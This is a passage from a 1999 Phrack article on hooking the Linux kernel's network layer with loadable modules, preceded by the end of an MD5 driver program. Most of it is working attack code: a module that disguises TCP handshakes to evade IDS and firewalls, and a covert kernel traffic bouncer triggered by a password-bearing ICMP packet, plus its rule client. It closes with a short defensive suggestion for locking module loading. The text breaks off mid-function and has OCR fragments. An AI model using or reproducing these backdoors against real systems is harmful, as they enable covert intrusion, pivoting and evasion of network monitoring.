  }

  MD5Init (&mdContext);
  while ((bytes = fread (data, 1, 1024, inFile)) != 0)
    MD5Update (&mdContext, data, bytes);
  MD5Final (digest,&mdContext);
  MDPrint (&mdContext);
  printf (" %s\n", filename);
  fclose (inFile);
}

/* Writes the message digest of the data from stdin onto stdout,
   followed by a carriage return.
 */
static void MDFilter ()
{
  MD5_CTX mdContext;
  int bytes;
  unsigned char data[16];
  unsigned char digest[16];

  MD5Init (&mdContext);
  while ((bytes = fread (data, 1, 16, stdin)) != 0)
    MD5Update (&mdContext, data, bytes);
  MD5Final (digest,&mdContext);
  MDPrint (&mdContext);
  printf ("\n");
}

/* Runs a standard suite of test data.
 */
static void MDTestSuite ()
{
  printf ("MD5 test suite results:\n");
  MDString ("");
  MDString ("a");
  MDString ("abc");
  MDString ("message digest");
  MDString ("abcdefghijklmnopqrstuvwxyz");
  MDString
    ("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789");
  MDString
    ("12345678901234567890123456789012345678901\
2345678901234567890123456789012345678901");
  /* Contents of file foo are "abc" */
  MDFile ("foo");
}

static void MDTestDictionary ()
{
  char word[100];
  unsigned char digest[16];

  FILE *inFile = fopen ("/usr/dict/words", "r");
  printf ("MD5 dictionary results:\n");
  while (fscanf(inFile,"%s",word) != EOF)
    hmac_md5(word, strlen(word), "testkey", strlen("testkey"), digest);
  fclose(inFile);
```

```
}

static void MDTestStegoHasho ()
{
  char key[100];
  char word[100];
  char message[100];
  char public[50];
  time_t timestamp;
  char secret[50];
  unsigned char digest1[16],digest2[16];
  int i;

  FILE *inFile = fopen ("/usr/dict/words", "r");
  printf ("MD5 Stego Hasho\n");
  printf ("Sender-\n");
  printf ("Input shared secret key:");
  gets(key);
  printf ("Input public message:");
  gets(public);
  time (&timestamp);
  printf ("Input secret message:");
  gets(secret);
  printf ("Creating hash\n");
  sprintf(message,"%s%d",public,timestamp);
  strcat(message,secret);
  hmac_md5(message, strlen(message), key, strlen(key), digest1);
  printf ("Sent across wire from sender to receiver-\nmessage:%s%d hash:",
          public,timestamp);
  for (i = 0; i < 16; i++)
    printf ("%02x", digest1[i]);
  printf ("\nReceiver-\n");
  printf ("See if only MAC\n");
  sprintf(message,"%s%d",public,timestamp);
  hmac_md5(message, strlen(message), key, strlen(key), digest2);
  printf ("MAC hash:");
  for (i = 0; i < 16; i++)
    printf ("%02x", digest2[i]);
  if (bcmp(digest1,digest2,16) != 0)
    printf ("\nNot a MAC!\n");
  else {
    printf ("\nIt's a MAC!\n");
    fclose(inFile);
    exit(0);
  }
  printf ("Finding secret message\n");
  while (fscanf(inFile,"%s",word) != EOF) {
    sprintf(message,"%s%d",public,timestamp);
    strcat(message,word);
    hmac_md5(message, strlen(message), key, strlen(key), digest2);
    if (bcmp(digest1,digest2,16) == 0) {
      printf ("Dictionary word hash:");
      for (i = 0; i < 16; i++)
        printf ("%02x", digest2[i]);
      printf ("\nThe secret message is %s!\n",word);
      break;
    }
  }
  if (bcmp(digest1,digest2,16) != 0)
    printf ("The secret message was not found!\n");
  fclose(inFile);
}

int main (argc, argv)
int argc;
char *argv[];
{
  int i;
```

```
  /* For each command line argument in turn:
  ** filename          -- prints message digest and name of file
  ** -d                -- prints time trial of whole dictionary
  ** -h                -- performs stego hasho
  ** -sstring          -- prints message digest and contents of string
  ** -t                -- prints time trial statistics for 10M
                           characters
  ** -x                -- execute a standard suite of test data
  ** (no args)         -- writes messages digest of stdin onto stdout
  */
  if (argc == 1)
    MDFilter ();
  else
    for (i = 1; i < argc; i++)
      if (argv[i][0] == '-' && argv[i][1] == 's')
        MDString (argv[i] + 2);
      else if (strcmp (argv[i], "-d") == 0)
        MDTestDictionary ();
      else if (strcmp (argv[i], "-h") == 0)
        MDTestStegoHasho ();
      else if (strcmp (argv[i], "-t") == 0)
        MDTimeTrial ();
      else if (strcmp (argv[i], "-x") == 0)
        MDTestSuite ();
      else MDFile (argv[i]);

  return(0);
}

/*
 ********************************************************************
 ** End of md5driver.c                                             **
 ******************************** (cut) ******************************
 */
<-->
----[  EOF
```

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 12 of 19]

-------------------------[Building Into The Linux Network Layer]

--------[kossak <kossak@hackers-pt.org>, lifeline <arai@hackers-pt.org>]


----[Introduction

As we all know, the Linux kernel has a monolithic architecture. That basically means that every piece of code that is executed by the kernel has to be loaded into kernel memory. To prevent having to rebuild the kernel every time new hardware is added (to add drivers for it), Mr. Linus Torvalds and the gang came up with the loadable module concept that we all came to love: the linux kernel modules (lkm's for short). This article begins by pointing out yet more interesting things that can be done using lkm's in the networking layer, and finishes by trying to provide a solution to kernel backdooring.

----[Socket Kernel Buffers

TCP/IP is a layered set of protocols. This means that the kernel needs to use several routine functions to process the different packet layers in order to fully "understand" the packet and connect it to a socket, etc. First, it needs a routine to handle the link-layer header and, once processed there, the packet is passed to the IP-layer handling routine(s), then to the transport-layer routine(s) and so on. Well, the different protocols need a way to communicate with each other as the packets are being processed. Under Linux the answer to this are socket kernel buffers (or sk_buff's). These are used to pass data between the different protocol layers (handling routines) and the network device drivers.

The sk_buff{} structure (only the most important items are presented, see linux/include/linux/skbuff.h for more):



next: pointer to the next sk_buff{}.
prev: pointer to the previous sk_buff{}.

dev: device we are currently using.
head: pointer to beginning of buffer which holds our packet.
data: pointer to the actual start of the protocol data. This may vary depending of the protocol layer we are on.
tail: pointer to the end of protocol data, also varies depending of the protocol layer using he sk_buff.
end: points to the end of the buffer holding our packet. Fixed value.

For further enlightenment, imagine this:

- host A sends a packet to host B

- host B receives the packet through the appropriate network device.

- the network device converts the received data into sk_buff data structures.

- those data structures are added to the backlog queue.

- the scheduler then determines which protocol layer to pass the received packets to.

Thus, our next question arises... How does the scheduler determine which protocol to pass the data to? Well, each protocol is registered in a packet_type{} data structure which is held by either the ptype_all list or the ptype_base hash table. The packet_type{} data structure holds information on protocol type, network device, pointer to the protocol's receive data processing routine and a pointer to the next packet_type{} structure. The network handler matches the protocol types of the incoming packets (sk_buff's) with the ones in one or more packet_type{} structures. The sk_buff is then passed to the matching protocol's handling routine(s).

----[The Hack

What we do is code our own kernel module that registers our packet_type{} data structure to handle all incoming packets (sk_buff's) right after they come out of the device driver. This is easier than it seems. We simply fill in a packet_type{} structure and register it by using a kernel exported function called dev_add_pack(). Our handler will then sit between the device driver and the next (previously the first) routine handler. This means that every sk_buff that arrives from the device driver has to pass first through our packet handler.

----[The Examples

We present you with three real-world examples, a protocol "mutation" layer, a kernel-level packet bouncer, and a kernel-level packet sniffer.

----[OTP (Obscure Transport Protocol)

The first one is really simple (and fun too), it works in a client-server paradigm, meaning that you need to have two modules loaded, one on the client and one on the server (duh). The client module catches every TCP packet with the SYN flag on and swaps it with a FIN flag. The server module does exactly the opposite, swaps the FIN for a SYN. I find this particularly fun since both sides behave like a regular connection is undergoing, but if you watch it on the wire it will seem totally absurd. This can also do the same for ports and source address. Let's look at an example taken right from the wire.

Imagine the following scenario, we have host 'doubt' who wishes to make a telnet connection to host 'hardbitten'. We load the module in both sides telling it to swap port 23 for 80 and to swap a SYN for a FIN and vice-versa.

[lifeline@doubt ITP]$ telnet hardbitten
A regular connection (without the modules loaded) looks like this:

```
03:29:56.766445 doubt.1025 > hardbitten.23: tcp (SYN)
03:29:56.766580 hardbitten.23 > doubt.1025: tcp (SYN ACK)
03:29:56.766637 doubt.1025 > hardbitten.23: tcp (ACK)
```

(we only look at the initial connection request, the 3-way handshake)

Now we load the modules and repeat the procedure. If we look at the wire the connection looks like the following:

```
03:35:30.576331 doubt.1025 > hardbitten.80: tcp (FIN)
03:35:30.576440 hardbitten.80 > doubt.1025: tcp (FIN ACK)
03:35:30.576587 doubt.1025 > hardbitten.80: tcp (ACK)
```

When, what is happening in fact, is that 'doubt' is (successfully) requesting a telnet session to host 'hardbitten'. This is a nice way to evade IDSes and many firewall policies. It is also very funny. :-)

Ah, There is a problem with this, when closing a TCP connection the FIN's are replaced by SYN's because of the reasons stated above, there is, however, an easy way to get around this, is to tell our lkm just to swap the flags when the socket is in TCP_LISTEN, TCP_SYN_SENT or TCP_SYN_RECV states. I have not implemented this partly to avoid misuse by "script kiddies", partly because of laziness and partly because I'm just too busy. However, it is not hard to do this, go ahead and try it, I trust you.

----[A Kernel Traffic Bouncer

This packet relaying tool is mainly a proof of concept work at this point. This one is particularly interesting when combined with the previous example. We load our module on the host 'medusa' that then sits watching every packet coming in. We want to target host 'hydra' but this one only accepts telnet connections from the former. However, it's too risky to log into 'medusa' right now, because root is logged. No problem, we send an ICMP_ECHO_REQUEST packet that contains a magic cookie or password and 2 ip's and 2 ports like: <sourceip:srcport, destip:destport>. We can however omit srcport without too much trouble (as we did on the example shown below). Our module then accepts this cookie and processes it. It now knows that any packet coming from sourceip:srcport into medusa:destport is to be sent to destip:destport.

The following example illustrates this nicely:

- host medusa has bouncer module installed.

- host medusa receives an magic ICMP packet with:
  <sourceip:srcprt, destip:dstprt>

- any packet coming to host medusa from `sourceip:srcprt` with destination port `dstport` is routed to `destip`, and vice-versa. The packets are never processed by the rest of the stack on medusa.

Note that as I said above, in the coded example we removed `srcprt` from the information sent to the bouncer. This means it will accept packets from any source port. This can be dangerous: imagine that I have this bouncing rule processed on host 'medusa':

```
<intruder, hydra:23>
```

Now try to telnet from 'medusa' to 'hydra'. You won't make it. Every packet coming back from hydra is sent to 'intruder', so no response appears to the user executing the telnet. Intruder will drop the packets obviously, since he didn't start a connection. Using a source port on the rule minimizes this risk, but there is still a possibility (not likely) that a user on medusa uses the same source port we used on our bouncing rule. This should be possible to avoid by reserving the source port on host medusa (see masquerading code in the kernel).

As a side note, this technique can be used on almost all protocols, even those without port abstraction (UDP/TCP). Even icmp bouncing should be possible using cookies. This is a more low-level approach than ip masquerading, and IMHO a much better one :)

Issues with the bouncer:
- Source port ambiguity. My suggestion to solving this is to accept the rules without a source port, and then add that to the rule after a SYN packet reaches the bouncer. The rule then only affects that connection. The source port is then cleared by an RST or a timeout waiting for packets.
- No timeout setting on rules.
- The bouncer does not handle IP fragments.

Also, there's a bigger issue in hand. Notice in the source that I'm sending the packets right through the device they came. This is a bad situation for routers. This happens because I only have immediate access to the hardware address of the originating packet's device. To implement routing to another device, we must consult IP routing tables, find the device that is going to send the packet, and the destination machine's MAC address (if it is an ethernet device), that may only be available after an ARP request. It's tricky stuff. This problem, depending on the network, can become troublesome. Packets could be stuck on 2 hosts looping until they expire (via TTL), or, if the network has traffic redundancy, they might escape safely.

----[A Kernel Based Sniffer

Another proof of concept tool, the sniffer is a bit simpler in concept than the bouncer. It just sits in its socket buffer handler above all other protocol handlers and listens for, say, TCP packets, and then logs them to a file. There are some tricks to it of course... We have to be able to identify packets from different connections, and better yet, we have to order out-of-sequence tcp packets, in order to get coherent results. This is particularly nasty in case of telnet connections.

(a timeout feature is
missing too, and the capability
of sniffing more than one connection at a given moment (this one is tricky).

Ideally, the module should store all results in kernel memory and send them back to us (if we say, send it a special packet). But this is a proof of concept, and it is not a finished "script kiddies" product, so I leave you smart readers to polish the code, learn it, and experiment with it :)

----[A Solution For Kernel Harassing

So, having fun kicking kernel ass from left to right? Let's end the tragedy, the linux kernel is your friend! :) Well, I've read Silvio's excellent article about patching the kernel using /dev/kmem, so obviously compiling the kernel without module support is not enough. I leave you with an idea. It should be fairly simple to code. It's a module (yes, another one), that when loaded prevents any other modules to load, and turns /dev/kmem into a read-only device (kernel memory can only be accessed with ring 0 privilege). So without any kernel routine made available to the outside, the kernel is the only one that can touch it's own memory. Readers should know that this is not something new. Securelevels are (somewhat) implemented in kernels 2.0.x and do some cool stuff like not allowing writing directly to critical devices, such as /dev/kmem, /dev/mem, and /dev/hd*. This was not implemented in 2.2.x, so it would be nice to have a module like this. When an administrator is through loading modules, and wants to leave the system just a bit more secure, he loads the 'lock' module, and presto, no more kernel harassing. This must be of course be accompanied by other measures. I believe a real secure system should have this module installed and the kernel image file stored on a read only media, such as a floppy disk drive, and no boot loader such as lilo. You should also be worried about securing the CMOS data. You just want to boot using the floppy. Securing the CMOS data can be tricky on a rooted system as I noticed on a recent discussion on irc (liquidk, you intelligent

bastard), but this is out of the scope of this article. This idea could also be implemented directly in the kernel without using modules. Mainly I would like to see a real secure levels implementation on 2.2.x :)

---[References

+ The Linux Kernel by David A. Rusling
+ TCP/IP Illustrated, Volume 1 by W. Richard Stevens (Addison Wesley)
+ Phrack Issue 52, article 18 (P52-18) by plaguez.
+ Windows 98 Unleashed by Stev...oh. no. wait, this can't be right... :-)

----[Acknowledgements

Both the authors would like to thank to:
+ HPT (http://www.hackers-pt.org) for being a bunch of idiots (hehe).
+ pmsac@toxyn.org for support and coming up with the idea for the kernel based sniffer.
+ LiquidK for coming up with the OTP concept and fucking up some of our seemingly 'invincible' concepts :)
+ All of you leet hackers from Portugal, you know who you are. The scene shall be one again!! :)

----[The Code: OTP

<++> P55/Linux-lkm/OTP/otp.c !bf8d47e0

```
/*
 * Obscure Transport Protocol
 *
 * Goal: Change TCP behavior to evade IDS and firewall policies.
 *
 * lifeline (c) 1999
 * <arai@hackers-pt.org>
 *
 * gcc -O6 -c otp.c -I/usr/src/linux/include
 * insmod otp.o dev=eth0 ip=123.123.123.123
 *
 * In ip= use only numerical dotted ip's!!
 * Btw, this is the ip of the other machine that also has the module.
 *
 * Load this module in both machines putting in the ip= argument each other's
 * machine numerical dotted ip.
 *
 * Oh, and don't even think about flaming me if this fucks up your machine,
 * it works fine on mine with kernel 2.2.5.
 * This tool stands on its own. I'm not responsible for any damage caused by it.
 *
 * You will probably want to make some arrangements with the #define's below.
 *
 */

#define MODULE
#define __KERNEL__

#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>

#include <linux/byteorder/generic.h>
#include <linux/netdevice.h>
#include <net/protocol.h>
#include <net/pkt_sched.h>
#include <net/tcp.h>
#include <net/ip.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
```

```
#include <linux/tcp.h>
#include <linux/skbuff.h>
#include <linux/icmp.h>

#include <linux/kernel.h>
#include <linux/mm.h>
#include <linux/file.h>
#include <asm/uaccess.h>


/* Define here if you want to swap ports also */
#define REALPORT        23              /* port you which to communicate */
#define FAKEPORT        80              /* port that appears on the wire */


char *dev, *ip;
MODULE_PARM(dev, "s");
MODULE_PARM(ip, "s");
struct device *d;

struct packet_type otp_proto;

__u32 in_aton(const char *);

/* Packet Handler Function */
int otp_func(struct sk_buff *skb, struct device *dv, struct packet_type *pt) {

        unsigned long int magic_ip;
    unsigned int fin = skb->h.th->fin;
        unsigned int syn = skb->h.th->syn;

        magic_ip = in_aton(ip);

        if ((skb->pkt_type == PACKET_HOST || skb->pkt_type == PACKET_OUTGOING)
        && (skb->nh.iph->saddr == magic_ip || skb->nh.iph->daddr == magic_ip)
        && (skb->h.th->source == FAKEPORT) || (skb->h.th->dest == FAKEPORT)) {

                if (skb->h.th->source == FAKEPORT) skb->h.th->source = htons(REALPORT);
                if (skb->h.th->dest == FAKEPORT) skb->h.th->dest = htons(REALPORT);

                if (skb->h.th->fin == 1) {
                        skb->h.th->fin = 0;
                        skb->h.th->syn = 1;
                        goto bye;
                }
                if (skb->h.th->syn == 1) {
                        skb->h.th->fin = 1;
                        skb->h.th->syn = 0;
                }
        }

        bye:
        kfree_skb(skb);
    return 0;
}

/*
 *      Convert an ASCII string to binary IP.
 */

__u32 in_aton(const char *str) {
        unsigned long l;
        unsigned int val;
        int i;

        l = 0;
        for (i = 0; i < 4; i++) {
                l <<= 8;
```

```
                if (*str != '\0') {
                        val = 0;
                        while (*str != '\0' && *str != '.') {
                                val *= 10;
                                val += *str - '0';
                                str++;
                        }
                        l |= val;
                        if (*str != '\0')
                                str++;
                }
        }
        return(htonl(l));
}

int init_module() {

        if(!ip) {
                printk("Error: missing end-host ip.\n");
                printk("Usage: insmod otp.o ip=x.x.x.x [dev=devname]\n\n");
                return -ENXIO;
        }

        if (dev) {
                d = dev_get(dev);
                if (!d) {
                        printk("Did not find device %s!\n", dev);
                        printk("Using all known devices...");
                }
                else {
                        printk("Using device %s, ifindex: %i\n",
                                dev, d->ifindex);
                        otp_proto.dev = d;
                }
        }
        else
                printk("Using all known devices(wildcarded)...\n");

        otp_proto.type = htons(ETH_P_ALL);

    otp_proto.func = otp_func;
    dev_add_pack(&otp_proto);

        return(0);
}

void cleanup_module() {
        dev_remove_pack(&otp_proto);
    printk("OTP unloaded\n");
}
<-->

<++> P55/Linux-lkm/Bouncer/brules.c !677bd859
/*
 * Kernel Bouncer - Rules Client
 * brules.c
 *
 * lifeline|arai (c) 1999
 * arai@hackers-pt.org
 *
 * Btw, needs libnet (http://www.packetfactory.net/libnet).
 * Be sure to use 0.99d or later or this won't work due to a bug in previous versions.
 *
 * Compile: gcc brules.c -lnet -o brules
 * Usage: ./brules srcaddr dstaddr password srcaddr-rule dstaddr-rule dstport-rule protocol
-rule
 *
 * srcaddr - source address
```

```
 * dstaddr - destination adress (host with the bouncer loaded)
 * password - magic string for authentication with module
 * srcaddr-rule - source address of new bouncing rule
 * dstaddr-rule - destination address of new bouncing rule
 * dstport-rule - destination port of new bouncing rule
 * protocol-rule - protocol of new bouncing rule (tcp, udp or icmp), 0 deletes all existing
 rules
 *
 * Example:
 * # ./brules 195.138.10.10 host.domain.com lifeline 192.10.10.10 202.10.10.10 23 tcp
 *
 * This well tell 'host.domain.com' to redirect all connections to port 23
 * from '192.10.10.10', using TCP as the transport protocol, to the same port,
 * using the same protocol, of host '202.10.10.10'.
 * Of course, host.domain.com has to be with the module loaded.
 *
 *  Copyright (c) 1999 lifeline <arai@hackers-pt.org>
 *  All rights reserved.
 *
 */

#include <stdio.h>
#include <libnet.h>

#define MAGIC_STR argv[3]

int main(int argc, char **argv) {

        struct rule {
                u_long  srcaddr, dstaddr;
                u_char  protocol;
                u_short destp;
                struct rule *next;
        } *rules;

    unsigned char *buf;
    u_char *payload;
    int c, sd, payload_s={0};

        if (argc != 8) {
                printf("Kernel Bouncer - Rules Client\n");
                printf("arai|lifeline (c) 1999\n\n");
                printf("Thanks to Kossak for the original idea.\n");
                printf("Usage: %s srcaddr dstaddr password srcaddr-rule dstaddr-rule dstpor
t-rule protocol-rule\n", argv[0]);
                exit(0);
        }

        rules = (struct rule *)malloc(sizeof(struct rule));
        rules->srcaddr = libnet_name_resolve(argv[4], 1);
        rules->dstaddr = libnet_name_resolve(argv[5], 1);
        rules->destp = htons(atoi(argv[6]));
        rules->protocol = atoi(argv[7]);
        if(strcmp(argv[7], "tcp")==0)rules->protocol = IPPROTO_TCP;
        if(strcmp(argv[7], "udp")==0)rules->protocol = IPPROTO_UDP;
        if(strcmp(argv[7], "icmp")==0)rules->protocol = IPPROTO_ICMP;
        rules->next = 0;

        payload = (u_char *)malloc(strlen(MAGIC_STR) + sizeof(struct rule));
        memcpy(payload, MAGIC_STR, strlen(MAGIC_STR));
        memcpy((struct rule *)(payload + strlen(MAGIC_STR)), rules, sizeof(struct rule));
        payload_s = strlen(MAGIC_STR) + sizeof(struct rule);

    buf = malloc(8 + IP_H + payload_s);
        if((sd = open_raw_sock(IPPROTO_RAW)) == -1) {
        fprintf(stderr, "Cannot create socket\n");
                exit(EXIT_FAILURE);
    }
```

```
    libnet_build_ip(8 + payload_s, 0, 440, 0, 64,
                        IPPROTO_ICMP, name_resolve(argv[1], 1),
                        name_resolve(argv[2], 1), NULL, 0, buf);



    build_icmp_echo(8, 0, 242, 55, payload, payload_s, buf + IP_H);

    if(libnet_do_checksum(buf, IPPROTO_ICMP, 8 + payload_s) == -1) {
        fprintf(stderr, "Can't do checksum, packet may be invalid.\n");
    }

#ifdef DEBUG
        printf("type -> %d\n", *(buf+20));
        printf("code -> %d\n", *(buf+20+1));
        printf("checksum -> %d\n", *(buf+20+2));
#endif

    c = write_ip(sd, buf, 8 + IP_H + payload_s);
    if (c < 8 + IP_H + payload_s) {
                fprintf(stderr, "Error writing packet.\n");
                exit(EXIT_FAILURE);
        }
#ifdef DEBUG
        printf("%s : %p\n", buf+28, buf+28);
#endif

        printf("Kernel Bouncer - Rules Client\n");
        printf("lifeline|arai (c) 1999\n\n");
        printf("Rules packet sent to %s.\n", argv[2]);

        free(rules);
        free(payload);
        free(buf);
}
<-->
<++> P55/Linux-lkm/Bouncer/bouncer.c !f3ea817c
/*
 * krnbouncer.c - A kernel based bouncer module
 *
 * by kossak
 * kossak@hackers-pt.org || http://www.hackers-pt.org/kossak
 *
 * This file is licensed by the GNU General Public License.
 *
 * Tested on a 2.2.5 kernel. Should compile on others with minimum fuss.
 * However, I'm not responsible for setting fire on your computer, loss of
 * mental health, bla bla bla...
 *
 * CREDITS:     - Plaguez and Halflife for an excelent phrack article on
 *                kernel modules.
 *              - the kernel developers for a great job (no irony intended).
 *
 * USAGE: gcc -O2 -DDEBUG -c krnbouncer.c -I/usr/src/linux/include ;
 *        insmod krnsniff.o [dev=<device>]
 *
 * TODO :       - manage to send a packet thru another device than the one
 *                the packet is originating from (difficult, but not important)
 *              - implement a timeout for the bounce rules
 *              - the rules should store a source port for checking the
 *                connection (important)
 *              - turn this into a totally protocol independent IP based
 *                bouncer (quite a challenge :))
 *
 * NOTE : don't try to use this module to bounce connections of different
 *        types, such as bouncing packets from a ppp device to an ethernet
 *        device and vice-versa. That was not tested and may crash your
```

```
 *        machine.
 */


#define MODULE
#define __KERNEL__

#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>

#include <linux/byteorder/generic.h>
#include <linux/netdevice.h>
#include <net/protocol.h>
#include <net/pkt_sched.h>
#include <net/tcp.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/skbuff.h>
#include <linux/icmp.h>

#include <linux/kernel.h>
#include <linux/mm.h>
#include <linux/file.h>
#include <asm/uaccess.h>

#include <linux/time.h>

#define DBGPRN1(X)              if (debug) printk(KERN_DEBUG X)
#define DBGPRN2(X,Y)            if (debug) printk(KERN_DEBUG X, Y);
#define DBGPRN3(X,Y,Z)          if (debug) printk(KERN_DEBUG X, Y, Z);
#define DBGPRN4(X,Y,Z,W)        if (debug) printk(KERN_DEBUG X, Y, Z, W);
#define DBGPRN5(X,Y,Z,W,V)      if (debug) printk(KERN_DEBUG X, Y, Z, W, V);

#define TRUE  -1
#define FALSE  0

#define MAXRULES 8                      /* Max bouncing rules. */
#define RULEPASS "kossak"


/*
#define SOURCEIP "a.b.c.d"
#define DESTIP "e.f.g.h"
*/

/* global data */
int debug, errno;

struct rule {
        __u32           source, dest;
        __u8            proto;
        __u16           destp;          /* TCP and UDP only */
        struct rule     *next;
};

/* this is a linked list */
struct rule *first_rule;

char *dev;
MODULE_PARM(dev, "s");  /* gets the parameter dev=<devname> */
struct device *d;

struct packet_type bounce_proto;

/* inicial function declarations */
```

```
char *in_ntoa(__u32 in);
__u32 in_aton(const char *str);
int filter(struct sk_buff *);
int m_strlen(char *);
char *m_memcpy(char *, char *, int);
int m_strcmp(char *, const char *);

void process_pkt_in(struct sk_buff *);
void bounce_and_send(struct sk_buff *, __u32 new_host);
void clear_bounce_rules(void);
void process_bounce_rule(struct rule *);


/* our packet handler */
int pkt_func(struct sk_buff *skb, struct device *dv, struct packet_type *pt) {

        switch (skb->pkt_type) {
                case PACKET_OUTGOING:
                        break;
                case PACKET_HOST:
                        process_pkt_in(skb);
                        break;
                case PACKET_OTHERHOST:
                        break;
                default:
                        kfree_skb(skb);
                        return 0;
        }

}


void bounce_and_send(struct sk_buff *skb, __u32 new_host) {

        struct tcphdr *th;
        struct iphdr *iph;
        unsigned char dst_hw_addr[6];
        unsigned short size;
        int doff = 0;
        int csum = 0;
        int offset;

        th = skb->h.th;
        iph = skb->nh.iph;

        skb->pkt_type = PACKET_OUTGOING; /* this packet is no longer for us */

        /* we swap the ip addresses */
        iph->saddr = skb->nh.iph->daddr;
        iph->daddr = new_host;

        size = ntohs(iph->tot_len) - (iph->ihl * 4);
        doff = th->doff << 2;

        /* calculate checksums again... bleh! :P */
        skb->csum = 0;
        csum = csum_partial(skb->h.raw + doff, size - doff, 0);
        skb->csum = csum; /* data checksum */

        th->check = 0;
        th->check = csum_tcpudp_magic(
                iph->saddr,
                iph->daddr,
                size,
                iph->protocol,
                csum_partial(skb->h.raw, doff, skb->csum)
                ); /* tcp or udp checksum */
        ip_send_check(iph); /* ip checksum */
```

```
        /* Now change the hardware MAC address and rebuild the hardware
         * header. no need to allocate space in the skb, since we're dealing
         * with packets coming directly from the driver, with all fields
         * complete.
         */
        m_memcpy(dst_hw_addr, skb->mac.ethernet->h_source, 6);

        if (skb->dev->hard_header)
                skb->dev->hard_header(  skb,
                                        skb->dev,
                                        ntohs(skb->protocol),
                                        dst_hw_addr,
                                        skb->dev->dev_addr,
                                        skb->len);
        else
                DBGPRN1("no hardware-header build routine found\n");
                /* send it anyway! lets hope nothing breaks :) */

        dev_queue_xmit(skb_clone(skb, GFP_ATOMIC));
}

void process_bounce_rule(struct rule *ptr) {

        struct rule *new_rule;

        if ( ptr->proto == 0 ) {
                DBGPRN1("protocol ID is 0, clearing bounce rules...\n");
                clear_bounce_rules();
        }
        else {
                new_rule = kmalloc(sizeof(struct rule), GFP_ATOMIC);
                m_memcpy ((char *)new_rule,(char *)ptr, sizeof(struct rule));

                new_rule->next = NULL; /* trust no one :) */

                if (!first_rule) {
                        first_rule = new_rule; /* not 100% efficient here... */
                }
                else {
                        ptr = first_rule;
                        while (ptr->next)
                                ptr = ptr->next;
                        ptr->next = new_rule;
                }
        }
}

/* this is untested code, dunno if kfree() works as advertised. */
void clear_bounce_rules () {
        struct rule *ptr;

        while (first_rule) {
                ptr = first_rule->next;
                kfree(first_rule);
                first_rule = ptr;
        }
}


void process_pkt_in(struct sk_buff *skb) {

        char *data;
        int i, datalen;
        struct rule     *ptr;
        __u32   host;

        /* fix some pointers */
```

```
        skb->h.raw = skb->nh.raw + skb->nh.iph->ihl*4;

        /* This is an icmp packet, and may contain a bouncing rule for us. */
        if (skb->nh.iph->protocol == IPPROTO_ICMP) {

                if (skb->h.icmph->type != ICMP_ECHO) return;

                data = (skb->h.raw) + sizeof(struct icmphdr);

                datalen = skb->len;

                if (m_strcmp(data, RULEPASS)) {
                        DBGPRN1("Found a valid cookie, checking size...\n");
                        i = m_strlen(RULEPASS);
                        if (sizeof(struct rule) < datalen - i) {
                                DBGPRN1("Valid size, editing rules...\n");
                                process_bounce_rule((struct rule *)(data+i));
                        }
                        return;
                }
        }

        ptr = first_rule;

        /* search the existing rules for this packet */
        while (ptr) {
                if (skb->nh.iph->protocol != ptr->proto) {
                        ptr = ptr->next;
                        continue;
                }

                if (skb->nh.iph->saddr == ptr->source
                        && skb->h.th->dest == ptr->destp) {
                        bounce_and_send(skb, ptr->dest);
                        return;
                }

                if (skb->nh.iph->saddr == ptr->dest
                        && skb->h.th->source == ptr->destp) {
                        bounce_and_send(skb, ptr->source);
                        return;
                }
                ptr = ptr->next;
        }

}


/* init_module */
int init_module(void) {

#ifdef DEBUG
        debug = TRUE;
#else
        debug = FALSE;
#endif

        first_rule = NULL;

/* this is for testing purposes only
        first_rule = kmalloc(sizeof(struct rule), GFP_ATOMIC);
        first_rule->source = in_aton(SOURCEIP);
        first_rule->dest = in_aton(DESTIP);
        first_rule->proto = IPPROTO_TCP;
        first_rule->destp = htons(23);
        first_rule->next = NULL;
*/
        if (dev) {
```

```
                d = dev_get(dev);
                if (!d) {
                        DBGPRN2("Did not find device %s!\n", dev);
                        DBGPRN1("Using all known devices...");
                }
                else {
                        DBGPRN3("Using device %s, ifindex: %i\n",
                                dev, d->ifindex);
                        bounce_proto.dev = d;
                }
        }
        else
                DBGPRN1("Using all known devices...\n");

        bounce_proto.type = htons(ETH_P_ALL);

        /* this one just gets us incoming packets */
/*      bounce_proto.type = htons(ETH_P_IP); */

        bounce_proto.func = pkt_func;
        dev_add_pack(&bounce_proto);

        return(0);
}

void cleanup_module(void) {
        dev_remove_pack(&bounce_proto);

        DBGPRN1("Bouncer Unloaded\n");
}


/* boring yet useful functions follow... */

/* Convert an ASCII string to binary IP. */
__u32 in_aton(const char *str) {
        unsigned long l;
        unsigned int val;
        int i;

        l = 0;
        for (i = 0; i < 4; i++) {
                l <<= 8;
                if (*str != '\0') {
                        val = 0;
                        while (*str != '\0' && *str != '.') {
                                val *= 10;
                                val += *str - '0';
                                str++;
                        }
                        l |= val;
                        if (*str != '\0')
                                str++;
                }
        }
        return(htonl(l));
}

/* the other way around. */
char *in_ntoa(__u32 in) {
        static char buff[18];
        char *p;

        p = (char *) &in;
        sprintf(buff, "%d.%d.%d.%d",
                (p[0] & 255), (p[1] & 255), (p[2] & 255), (p[3] & 255));
        return(buff);
}
```

```
int m_strcmp(char *trial, const char *correct) {
        char *p;
        const char *i;

        p = trial;
        i = correct;

        while (*i) {
                if (!p) return 0;
